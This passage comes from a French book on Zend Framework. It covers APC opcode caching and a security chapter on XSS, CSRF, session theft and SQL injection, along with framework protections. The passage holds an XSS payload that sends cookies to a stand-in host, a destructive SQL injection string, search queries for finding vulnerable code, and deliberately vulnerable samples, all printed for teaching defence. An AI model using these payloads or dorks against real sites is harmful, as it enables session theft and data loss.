- La simulation de la persistance des objets longs à charger se fait en PHP par la *sérialisation...* et la persistance en elle-même peut être assurée par le cache. Cela consiste tout simplement à mettre ces objets en cache, mais attention, les objets sont de toute façon réinstanciés à chaque requête, car il n'existe pas encore en PHP un moyen d'avoir des objets *stateful*.
- *L'environnement d'exécution* aura lui aussi un impact important sur les performances. Historiquement, PHP reste très performant sous Unix/Linux. Une bonne compilation et surtout un choix judicieux du système de fichiers pour des accès fréquents de petits fichiers en lecture (forte densité d'i-nœuds [i-node], etc.) rendront service aux performances de l'application.

Notons également que PHP dispose d'un système de stockage et de packaging appelé PHAR, qui permettra à terme d'optimiser les applications contenant de nombreux fichiers.

Compiler Zend Framework dans APC

Imaginez que vous allez ouvrir votre serveur, maintenant, pour un passage en production d'une application Zend Framework. Dès son ouverture, vous assisterez à un déferlement de requêtes, et il paraît clair que votre serveur ne sera pas en mesure de toutes les traiter. Nous vous proposons ainsi, avant d'ouvrir votre serveur sur l'extérieur, de compiler toutes les sources de Zend Framework dans APC et, accessoirement, pourquoi pas toutes les sources de votre application.

Compiler Zend Framework en entier dans APC n'est pas complexe. C'est rapide, et c'est d'une efficacité remarquable pour les serveurs à forte charge. Voici un script le permettant :

RAPPEL APC

Cette astuce est directement liée à APC et à son fonctionnement. Tout cela est détaillé en annexe F.

Compiler Zend Framework dans APC

```
<?php
class MyFilterIterator extends FilterIterator
{
    public function accept()
    {
        return (substr($this->current(), - 3) == 'php');
    }
}
$rdi = new RecursiveDirectoryIterator('path/to/zf');
$rri = new RecursiveIteratorIterator($rdi,
RecursiveIteratorIterator::LEAVES_ONLY);
foreach (new MyFilterIterator($rri) as $file) {
    apc_compile_file($file);
}
```

À grand renfort de SPL, *Standard PHP Library* (dont vous trouverez des informations en annexe C), ce script permet de charger la mémoire APC avec tout le Zend Framework. La figure 10-4 détaille les résultats.




Figure 10-4 Zend Framework entièrement compilé dans APC

Nous pouvons noter qu'à l'heure actuelle, la compilation de toute la source de Zend Framework prend quelques secondes (ceci est très relatif en fonction du matériel), et occupe environ 40 Mo de mémoire RAM.

Selon le principe du cache d'opcode, tous les futurs appels à une classe Zend Framework se feront directement depuis la mémoire, et non plus depuis le disque. Le gain en performance est souvent énorme. Ceci peut d'ailleurs se repérer grâce aux graphes qu'APC fournit. Il est ainsi possible de savoir quand le cache a *sauvé* une opération de chargement grâce aux informations *cache hit* et *cache miss* (voir la figure 10-5).


Script Filename	Hits	Size	Last accessed	Last modified	Created at
D:\www\ZF\trunk\library\Zend\Loader.php	34	34189	2008/09/07 15:51:34	2008/07/26 15:33:41	2008/09/07 15:43:37
D:\php\prepend.php	34	063	2008/09/07 15:51:34	2008/08/19 22:17:03	2008/09/07 15:43:37
D:\www\apache\apc.php	17	352746	2008/09/07 15:51:34	2008/05/28 15:36:01	2008/09/07 15:43:37
D:\www\ZF\trunk\library\Zend\View\Stream.php	16	19548	2008/09/07 15:51:08	2008/09/02 14:40:27	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View\Interface.php	16	11460	2008/09/07 15:51:08	2008/02/16 18:16:41	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View\Helper\PlaceholderRegistry.php	16	20106	2008/09/07 15:51:08	2008/03/31 13:26:25	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View\Helper\Placeholder\Container\Abstract.php	16	41970	2008/09/07 15:51:00	2008/03/31 13:26:25	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View\Helper\Placeholder\Container.php	16	2089	2008/09/07 15:51:08	2008/03/31 13:26:25	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View\Helper\PaginationControl.php	16	12826	2008/09/07 15:51:08	2008/09/04 16:20:00	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View\Abstract.php	16	165825	2008/09/07 15:51:08	2008/07/16 17:42:12	2008/09/07 15:43:40
D:\www\ZF\trunk\library\Zend\View.php	16	11518	2008/09/07 15:51:08	2008/08/05 13:12:21	2008/09/07 15:43:40

Figure 10-5 Statistiques hits et misses de notre application Zend Framework

En résumé

Nous venons de voir comment Zend Framework répond aux problématiques de performance que peut connaître une application web dans sa vie. `Zend_Cache` propose une panoplie d'options, et chacun y trouvera son compte. Beaucoup de composants du Zend Framework acceptent d'ailleurs un tel objet afin d'optimiser leur impact sur les performances. Évidemment, ce sujet est bien plus vaste que Zend Framework seul. La connaissance et la maîtrise du serveur web, du réseau et du protocole HTTP apportent des plus non négligeables dans la gestion de la montée en charge.

chapitre 11



Sécurité

La sécurité est un problème complexe et permanent. Elle paraît primordiale en théorie, mais non prioritaire en pratique. La politique de sécurité d'une application peut devenir un sujet métaphysique entre techniciens et décideurs, d'où l'importance d'y passer un minimum de temps pour un maximum de fiabilité.

SOMMAIRE

- ▶ Valider et filtrer des données
- ▶ Comprendre les enjeux de la sécurité
- ▶ Comprendre les règles de sécurité essentielles

COMPOSANTS

- ▶ Zend_Validate
- ▶ Zend_Filter
- ▶ Zend_Session

MOTS-CLÉS

- ▶ sécurité
- ▶ validation
- ▶ filtrage
- ▶ XSS
- ▶ injection
- ▶ session

Ce chapitre explique les grands axes de la sécurité d'une application web. Pour cela, nous présenterons différents types d'attaques classiques et la manière de s'en protéger avec des composants Zend Framework relatifs à la sécurité, tels que `Zend_Validate`. Nous verrons aussi l'importance des cookies et des sessions, ainsi que la manière de les sécuriser.

En quoi consiste la sécurité sur le Web ?

La sécurité doit faire partie intégrante du projet web. Les règles sont peu nombreuses et très simples (à comprendre). Il s'agit de :

- valider tous les points d'entrée de l'application ;
- protéger systématiquement par des caractères d'échappement toute donnée à afficher provenant initialement de l'extérieur ;
- maîtriser l'application en tant que « boîte noire » recevant des informations en entrée et renvoyant des informations en sortie.

Il est pour cela essentiel de connaître le fonctionnement du Web en général, en partant de la requête DNS (*Domain Name System*) jusqu'au traitement de l'information sur la machine hôte serveur. La connaissance du protocole HTTP est indispensable pour comprendre réellement le fonctionnement du Web et les concepts de la sécurité.

Il faut aussi se dire qu'une personne malveillante peut attaquer l'application à tout moment. Il convient donc de se mettre à sa place et d'essayer de pénétrer sa propre application, ceci tout en la construisant.

Aussi, des outils automatisés d'audit de code comme `PHPCodeSniffer` sont utilisés pour vérifier que le code écrit ne manque pas aux règles élémentaires de sécurité.

Un pirate informatique tentera de s'infiltrer par les portes les plus connues, ainsi il n'est pas nécessaire d'être paranoïaque pendant le développement, mais simplement d'être averti.

Google est le meilleur ami du pirate, en particulier Google Code Search. Des requêtes comme :

- `lang:php (echo|print)\s\$_(GET|POST|COOKIE|REQUEST|SERVER)`
- `lang:php query\(.*\$_(GET|POST|COOKIE|REQUEST).*\)`
- `lang:php (include|include_once|require|require_once).*\`
 ↳ `$_(GET|POST|COOKIE|REQUEST)`

laissent apparaître un nombre conséquent d'applications vulnérables.

Web et Internet

Internet, c'est l'*International Network* : un réseau géant d'ordinateurs (un ensemble de réseaux, plutôt). Le Web est une application d'Internet qui englobe tout ce qui a trait à l'affichage de pages d'informations dans un navigateur.

Règles de sécurité élémentaires

L'application web doit être vue comme une boîte noire. Des informations entrent et d'autres en ressortent. Parmi elles, certaines sont destinées à être affichées sur l'écran du client.

Il est très important de scruter, analyser, valider ou rejeter toutes les informations qui entrent dans l'application. Celles-ci proviennent majoritairement des tableaux superglobaux. Ainsi, `$_GET`, `$_POST`, a fortiori `$_REQUEST`, `$_COOKIE` ou encore `$_FILES` peuvent être manipulés par le client, et donc par un pirate potentiel. Dans une moindre mesure, il faut aussi surveiller `$_SERVER`, car certains de ses paramètres sont modifiables, comme `PHP_SELF`, `HTTP_HOST` ou `HTTP_REFERER`.

À l'inverse, votre application doit systématiquement veiller à ce qu'elle expédie au client, notamment ce qui est destiné à l'affichage. Le client web est dans 99 % des cas un navigateur web, et dans 90 % des cas (en gros), JavaScript y est activé.

JavaScript est une technologie cliente puissante, qui permet d'améliorer sensiblement l'interface proposée par l'application web à ses clients (aux utilisateurs), mais c'est à double tranchant. Cette technologie peut accéder aux cookies du navigateur, modifier le contenu de sa page sans que l'utilisateur ne s'en aperçoive, et même transformer le poste client en proxy, en ouvrant des connexions réseau vers l'extérieur, voire l'intérieur (intranet), mettant en danger le client et tout son réseau interne.

Ainsi, une mauvaise validation de la sortie (ce qui sera affiché à l'écran) peut mettre l'utilisateur en danger en permettant l'exécution d'un code JavaScript dans son navigateur. Ceci combiné aux failles de sécurité de certains navigateurs, et le pire peut très vite arriver : vol de données, escroquerie par hameçonnage (*phishing*), usurpation d'identité, serveur zombie (servant de relais à une attaque plus globale), etc.

Solutions de sécurité de Zend Framework

Les validateurs

Les validateurs sont des composants permettant de valider syntaxiquement des données. En général, on ajoute les validateurs aux composants `Zend_Form_Elements`, afin que ceux-ci soient tous scrutés et validés lors de l'envoi du formulaire. Il existe de nombreux validateurs dans Zend Framework. Ils sont représentés par un espace `Zend_Validate_*` tandis que la classe `Zend_Validate` sert à les chaîner. Les validateurs proposent

VOIR AUSSI **Zend_Form**

Le chapitre 13 introduit le composant `Zend_Form` qui est capable de se coupler avec `Zend_Validate` et `Zend_Filter`. En effet, la gestion de formulaires est directement concernée par les opérations de validation et de filtrage nécessaires à la sécurité des données entrantes et sortantes.

une méthode `isValid()` qui retourne un booléen `getMessages()`, qui retourne les messages d'erreur éventuels, et `getErrors()`, qui retourne un code d'erreur.

Exemple simple d'utilisation de `Zend_Validate`

```
<?php
$chaine = new Zend_Validate();
$chaine->addValidator(new Zend_Validate_Int())
    ->addValidator(new Zend_Validate_GreaterThan(8));

if ($chain->isValid($data)) {
    // la donnée est validée : c'est un entier supérieur à 8
} else {
    // itération sur les messages d'erreur
    foreach ($chaine->getMessages() as $message) {
        echo "$message\n";
    }
}
```

Les filtres

Les filtres agissent comme les validateurs, à l'exception que ceux-ci vont modifier la donnée d'entrée, au lieu de simplement retourner un booléen.

Exemple simple d'utilisation de `Zend_Filter`

```
$chaine = new Zend_Filter();
$chaine->addFilter(new Zend_Filter_Alpha())
    ->addFilter(new Zend_Filter_noTags());

$message = $chaine->filter($_POST['message']);
// $message ne contient plus de chiffres, ni de tags
```

ALTERNATIVE Filtres et validateurs

La documentation de Zend Framework vous renseignera sur tous les autres types de filtres et validateurs disponibles. Il en existe pour toutes sortes de données : adresses mail, chaînes, entiers, etc.

Les attaques courantes

Depuis quelques années, la sécurité est devenue un enjeu primordial pour les sociétés, en particulier pour les entreprises qui gèrent de l'argent ou des données confidentielles, comme les banques, les sociétés de crédit, les assurances, etc.

Ainsi, des sociétés spécialisées dans la sécurité des applications web ont vu le jour et leurs rapports sont accablants : presque huit applications sur dix déployées sur le Web possèdent au moins une faille de sécurité plus ou moins importante.

RÉFÉRENCE **Sécurité PHP**

Pour tout savoir sur la sécurisation d'une application en PHP 5 et MySQL, consultez l'ouvrage suivant :

📖 D. Seguy, P. Gamache, *Sécurité PHP 5 et MySQL*, Eyrolles, 2007

Notre ouvrage n'a pas pour vocation d'aborder la sécurité en détail, mais nous avons jugé ce chapitre nécessaire. Le lecteur pourra par la suite interroger son moteur de recherche favori, à la recherche de termes comme XSS, CSRF, injection SQL, *HTTP Response Splitting* (séparation de réponses HTTP), *cookie stealing* (vol de cookie), et constater de lui-même l'ampleur de ce phénomène qui ne cesse de croître.




Figure 11–1
Scénario d'une attaque de type XSS/CSRF

Nous allons ici présenter succinctement quelques failles de sécurité les plus courantes et voir comment Zend Framework peut aider à s'en protéger.

Le Cross Site Scripting (XSS)

Le *Cross Site Scripting* consiste à exécuter arbitrairement du code JavaScript dans le navigateur d'une victime. Cela permet entre autres de :

- changer la destination des formulaires de la page ;
- accéder aux cookies, et donc aux données privées de la victime ;
- ouvrir une connexion vers un site en se faisant passer pour la victime ;
- modifier le contenu de la page, en totalité ou en partie ;
- rediriger l'utilisateur ;
- avec certaines versions du navigateur Internet Explorer, il est possible d'accéder au disque dur de la victime et de la voler massivement.

Le plus gros danger vient sans doute du fait que la victime, dans la plupart des cas, *ne s'aperçoit strictement de rien*.

Attaque XSS

Un code vulnérable XSS

```
<html>
<title>Hello!</title>
Coucou <?php echo $_GET['name'] ?><br>
Bienvenue chez nous !
...
</html>
```

Ce code est exploité si le pirate introduit, dans la variable `name`, la valeur `<script>window.open("http://www.hacking-site.com/collect-cookie.php?cookie=%2Bdocument.cookie)</script>`.

Le code final devient alors :

```
<html>
<title>Hello!</title>
Coucou <script>window.open("http://www.hacking-site.com/
collect-cookie.php?cookie=%2Bdocument.cookie)</script><br>
Bienvenue chez nous !
...
</html>
```

Immédiatement, les cookies de la victime pour ce domaine sont volés et redirigés vers le site du pirate (`http://www.hacking-site.com`, pour l'exemple), qui va les enregistrer et pouvoir se faire passer pour la victime, ou lui voler des informations personnelles, comme un numéro de carte de crédit par exemple.

Les protections

Répetons le : il faut protéger, avec des caractères d'échappement, toutes les chaînes provenant de l'extérieur de l'application et à destination de l'affichage dans le navigateur, de manière à éviter l'introduction de code JavaScript. Pour ce faire, le composant `Zend_View`, responsable de l'affichage des données (la vue), propose une méthode `escape()`. Son utilisation est très simple :

`application/views/scripts/welcome.phtml`

```
<?php echo $this->translate("Bienvenue");
echo $this->escape($this->login); ?>
```

Même si notre application ne demande apparemment pas à l'utilisateur de s'enregistrer, nous prenons quand même la peine de protéger son identifiant (`login`) avec cette méthode. Si, plus tard, nous ajoutons cette fonctionnalité d'enregistrement, un utilisateur malveillant pourrait alors

tenter d'insérer du JavaScript dans le champ demandant son login, et celui-ci serait alors affiché de manière brute à l'écran.

La méthode `escape()` de la vue utilise par défaut la fonction PHP `htmlspecialchars()`. Ainsi, afin d'éviter d'éventuelles failles concernant les jeux de caractères, il faut spécifier à la vue le jeu de caractères utilisé pour l'affichage, car par défaut, c'est iso-8859-1 qui sera utilisé.

Notre application utilisant UTF-8, il faut ainsi écrire :

Passage du jeu de caractères d'échappement à la vue `index.php`

```
$view = new Zend_View();
$view->setEncoding('UTF-8');
```

Ainsi, la fonction d'échappement utilisera ce jeu de caractères. Pour changer la fonction d'échappement, il faut utiliser `setEscape()` sur la vue.

En plus de protéger les chaînes affichées par une fonction d'échappement, il convient de vérifier que les chaînes d'entrée ne contiennent pas de caractères suspects. Ainsi, si nous demandons aux utilisateurs pour quel usage il veulent réserver une salle, il est fort peu probable qu'ils aient besoin des caractères `<` ou `>` pour donner leur réponse. De même, il y a peu de chances que décrire l'usage d'une salle nécessite plus de 25 caractères.

Ces suggestions sont simples à mettre en place et sont la moindre des choses que vous puissiez faire pour la sécurité : cadrez les utilisateurs et ne les laissez pas faire ce qu'ils veulent de votre application (et en particulier de vos formulaires).

Sécurisation du formulaire `Zfbook/form/reservation.php`

```
$usage = new Zend_Form_Element_Text('usage');
$usageValidators = array(new Zend_Validate_StringLength(0, 25));
$form->addElement($usage);
```

Le Cross Site Request Forgery (CSRF)

Le *Cross Site Request Forgery* (CSRF) ou *sea surf* consiste à faire exécuter une requête HTTP par une victime, à son insu. Cette requête va alors déclencher un traitement sur un site quelconque, action qui ne devrait en théorie être déclenchée qu'après un clic, ou une procédure d'identification.

URL Failles XSS

Un bon point de départ pour comprendre XSS (mais aussi d'autres types de failles) est le site de Chris Shiflett. Vous trouverez un article relatif aux failles avec exploitation du jeu de caractères à l'URL suivante :

▶ <http://shiflett.org/blog/2005/dec/google-xss-example>

Si vous ne vous sentez pas très à l'aise avec la sécurité web, nous vous conseillons de fouiller le site et le blog de Chris en profondeur.

À SAVOIR Filtres de vue

Utiliser `setEscape()` sur toutes les variables peut vite devenir pénible. Heureusement, `Zend_View` possède un mécanisme de filtres permettant d'automatiser cette tâche, ce que nous abordons dans les chapitres 6 et 7 (*MVC avancé*).

REMARQUE CSRF + XSS

Le couple d'attaques CSRF/XSS est particulièrement détonnant, et peut mettre à mal une application en quelques heures, en volant de surcroît massivement tous ses utilisateurs. MySpace a été victime de telles failles en octobre 2006. Pour plus d'informations, consultez :

▶ [http://en.wikipedia.org/wiki/Samy_\(XSS\)](http://en.wikipedia.org/wiki/Samy_(XSS))

Attaque CSRF

Code d'un formulaire vulnérable

```
<form method="get" action="transfert.php">
  <input type="hidden" name="from" value="12345">
  Transfert d'argent depuis le compte 12345 vers :
  <select name="to">
    <option value="98765">Compte courant n°=1</option>
    <option value="43210">Compte courant n°=2</option>
  </select>
  Montant : <input type="text" name="montant">
  <input type="submit">
</form>
```

Pour exploiter un tel formulaire, un pirate va par exemple créer un profil sur un forum extrêmement fréquenté et va tenter d'affecter l'image suivante à son profil :

Code d'exploitation

```

```

Le navigateur d'un visiteur de ce forum va donc envoyer une requête contrefaite (*forged*), et déclencher un transfert d'argent, à son insu, depuis un compte choisi par le pirate, vers un compte choisi par le pirate, et d'une somme choisie, elle aussi, par le pirate.

En effet, lorsque le parseur HTML d'un navigateur rencontre certaines balises ou certains attributs, tels que `href=`, il effectue alors une autre requête HTTP, comme si le client avait alors entré l'URL du lien `href=` dans son navigateur.

Une première sécurité possible consiste à passer le formulaire de la méthode GET à la méthode POST. Malheureusement, JavaScript est capable d'envoyer des formulaires POST, et ainsi le pirate n'aura qu'à piéger une victime vers une page contenant un JavaScript (XSS) qui crée un formulaire et l'envoie immédiatement. Il pourra même créer ce formulaire dans un cadre HTML (*frame*) invisible.

Le CSRF est une faille qui exploite la confiance qu'a un site envers ses utilisateurs. Dites-vous bien que, si vous recevez une requête HTTP sur votre serveur, rien n'indique que celle-ci provient du clic volontaire d'un « gentil utilisateur derrière son ordinateur », de même que rien n'indique que les variables qu'elle contient sont légitimes. Il peut tout à fait s'agir d'un robot (une machine quelconque sur le réseau), voire d'un utilisateur piégé par XSS et ne se rendant compte de rien. L'analyse des logs du serveur web via des outils spécialisés est très utile pour détecter les CSRF.

Aussi, le serveur Apache propose un module intitulé `mod_security` dont vous devriez vivement prendre connaissance si ce n'est pas déjà fait.

Les protections

Toujours sans entrer dans la paranoïa, nous allons implémenter un mécanisme de sécurité simple, mais efficace dans la plupart des cas : le *jeton anti-CSRF*.

Le principe du jeton est simple : on ajoute un identifiant unique au formulaire sous forme de champ caché. Cette clé est unique pour chaque couple client-formulaire et possède une durée de validité limitée.

À la réception des données du formulaire, on vérifie si la clé est valide pour l'utilisateur qui envoie le formulaire. Ceci permet de vérifier qu'il a bien envoyé le formulaire de son plein gré et qu'il ne s'agit pas d'un script automatisé.

Zend Framework propose, au travers de son composant `Zend_Form`, un élément, `Zend_Form_Element_Hash` qui remplit ce rôle à merveille. Il génère un identifiant (une clé) qu'il stocke dans la session et qu'il rajoute, sous forme de champ caché, au formulaire. Il ajoute aussi un validateur qui, lorsque le formulaire sera posté, comparera l'identifiant posté par le champ caché à l'identifiant stocké dans la session. S'ils diffèrent, c'est que très probablement le client qui a affiché le formulaire et celui qui l'a envoyé ne sont pas la même personne. Un système d'invalidation de la clé dans le temps est également pris en charge.

Zfbook/Form/Reservation.php

```
$token = new Zend_Form_Element_Hash('token',
                                   array('salt' => 'unique'));
$this->addElement($token);
```

Ce composant va créer un espace de noms (namespace) de session, modifiable, pour y stocker la clé.

Sessions et Cookies

Les sessions et les cookies sont extrêmement convoités sur le Web. Une session est simplement un état entre un client et un serveur. De manière à ce que le serveur puisse reconnaître ses clients, il va leur envoyer un identifiant unique à leur première connexion. Ceux-ci vont alors se charger de renvoyer cet identifiant à chaque requête. Ainsi, la persistance est établie, puisque le serveur peut connaître à chaque instant quel client s'est connecté, et ainsi restaurer ses *données de session*.

ATTENTION XSS tue tout

Toute protection anti-CSRF est systématiquement anéantie si vous êtes vulnérable à XSS. Le couple XSS/CSRF est extrêmement destructeur, car JavaScript peut accéder à l'ensemble du code source HTML de la page, et donc lire la valeur du jeton dans le champ de formulaire.

RAPPEL Session

La gestion de la session avec `Zend_Session` est détaillée au chapitre 8.

Attaque d'une session

L'identifiant est très souvent transmis via le serveur, matérialisé du côté du client par un cookie. Si un pirate met la main sur le cookie d'identifiant de session d'une victime, il peut alors s'approprier sa session, se faire passer pour elle et voler une grande partie de ses données.

Il existe tout une panoplie de moyens pour récupérer l'identifiant de session d'un utilisateur légitime, le plus classique étant en utilisant JavaScript et en exploitant une faille XSS, comme nous l'avons vu il y a peu. D'autres moyens existent tout aussi nombreux, et nous allons cette fois-ci vous rediriger vers la page officielle du manuel de Zend_Session, car celle-ci contient exactement les informations que vous devez connaître sur les sessions, qu'il serait inutile de recopier dans cet ouvrage. Cette page est accessible à l'URL suivante :

http://framework.zend.com/manual/fr/zend.session.global_session_management.html

Les protections

Idéalement, la protection contre la prédiction de session nécessiterait de renouveler l'identifiant de session à chaque requête HTTP. Ce système est lourd, car il oblige à générer un identifiant et à renvoyer un cookie à chaque requête. Aussi, il faudra porter une attention toute particulière au ramasse-miettes des sessions, afin d'éviter collisions et autres pollutions.

Concernant notre application, nous avons choisi une protection simple : nous renouvelons l'identifiant de session à l'élévation de privilèges, soit à l'identification d'un visiteur en tant que membre.

Renouvellement de l'identifiant de session, LoginController.php

```
if ($result->isValid()) {  
    // ...  
    // régénération de l'id de session  
    Zend_Session::regenerateId();  
}
```

Ainsi, si un pirate a volé l'identifiant d'une victime et que celle-ci s'identifie en tant qu'utilisateur (ou pire, administrateur) par la suite, alors le pirate verra son identifiant invalidé, car il aura été renouvelé.

Il est très important de porter la plus grande attention à la durée de validité de l'identifiant de session. La règle est simple : plus la durée de vie d'un identifiant est courte, moins il risquera de se faire intercepter ou deviner. Ainsi, si nous analysons la configuration de la session en production, nous avons donné une durée de vie de 10 minutes à la session côté serveur, et une durée de vie nulle au cookie de session côté client (la fermeture du navigateur détruira le cookie).

config/session.ini

```
[prod : dev]
remember_me_seconds = 0
gc_divisor           = 1000
gc_maxlifetime       = 600
gc_probability       = 1
```

En dernier lieu, nous avons mis en place une autre protection contre le vol de session, dans un plugin MVC.

Nous enregistrons dans la session, en fin de requête, la trace du navigateur client, à savoir sa signature (`user_agent`) et son en-tête `accept`. Puis, en début de requête suivante, nous vérifions si la session contient bien les mêmes données.

Ceci nous permet de détecter un éventuel vol de session. En effet, si pour un même identifiant de session (un même utilisateur supposé), le navigateur utilisé change entre deux requêtes, alors nous pouvons en déduire qu'il ne s'agit probablement pas du même utilisateur (vol de l'identifiant de session), et détruire sa session (à moins que celui-ci n'ait pris la peine de recopier son cookie d'un navigateur à l'autre, situation aussi rare qu'exotique...).

Zfbook/Controller/Plugins/Session.php

```
<?php
class Zfbook_Controller_Plugins_Session extends Zend_Controller_Plugin_Abstract
{
    private $_session;
    private $_clientHeaders;

    public function __construct()
    {
        $this->_session      = Zend_Registry::get('session');
        $this->_clientHeaders = $_SERVER['HTTP_USER_AGENT'];
        if (array_key_exists('HTTP_ACCEPT', $_SERVER)) {
            $this->_clientHeaders .= $_SERVER['HTTP_ACCEPT'];
        }
        $this->_clientHeaders = md5($this->_clientHeaders);
    }

    public function dispatchLoopStartup(Zend_Controller_Request_Abstract $request)
    {
        if (Zend_Auth::getInstance()->hasIdentity()) {
            if ($this->_session->clientBrowser !=
                $this->_clientHeaders)
            {
                Zend_Session::destroy();
                $this->_response->setHttpResponseCode(403);
                $this->_response->clearBody();
                $this->_response->sendResponse();
            }
        }
    }
}
```

RAPPEL Plugins MVC

Le système MVC de Zend Framework est détaillé dans les chapitres 6 et 7.

```

        exit;
    }
}

public function dispatchLoopShutdown()
{
    $this->_session->requestUri = $this->getRequest()
        ->getRequestUri();
    $this->_session->clientBrowser = $this->_clientHeaders;
}
}

```

L'injection SQL

L'injection SQL consiste, pour un pirate, à détecter une entrée mal validée et passée de manière brute à une requête.

Attaque par injection SQL

Prenons par exemple :

Une requête SQL vulnérable à l'injection

```
"SELECT * FROM users WHERE name='{$_GET['name']}'"
```

L'injection

```
http://webserver/page.php?name=someone'; DELETE FROM users;
```

Les protections

La première règle de sécurité concernant les bases de données est relative aux *utilisateurs clients* de celle-ci. PHP est client du SGBD et il doit utiliser un compte utilisateur limité :

- ne vous connectez pas avec PHP en super-utilisateur (*root*) ;
- en parallèle, connectez-vous avec un utilisateur client ayant le moins de droits possibles.

Par exemple, l'utilisateur MySQL que PHP utilise dans notre application d'exemple ne possède aucun droit d'administration (*grant*, *create*, *drop*...). Il peut uniquement lire, écrire et supprimer des données de la base. Il n'a accès à aucune autre base de données.

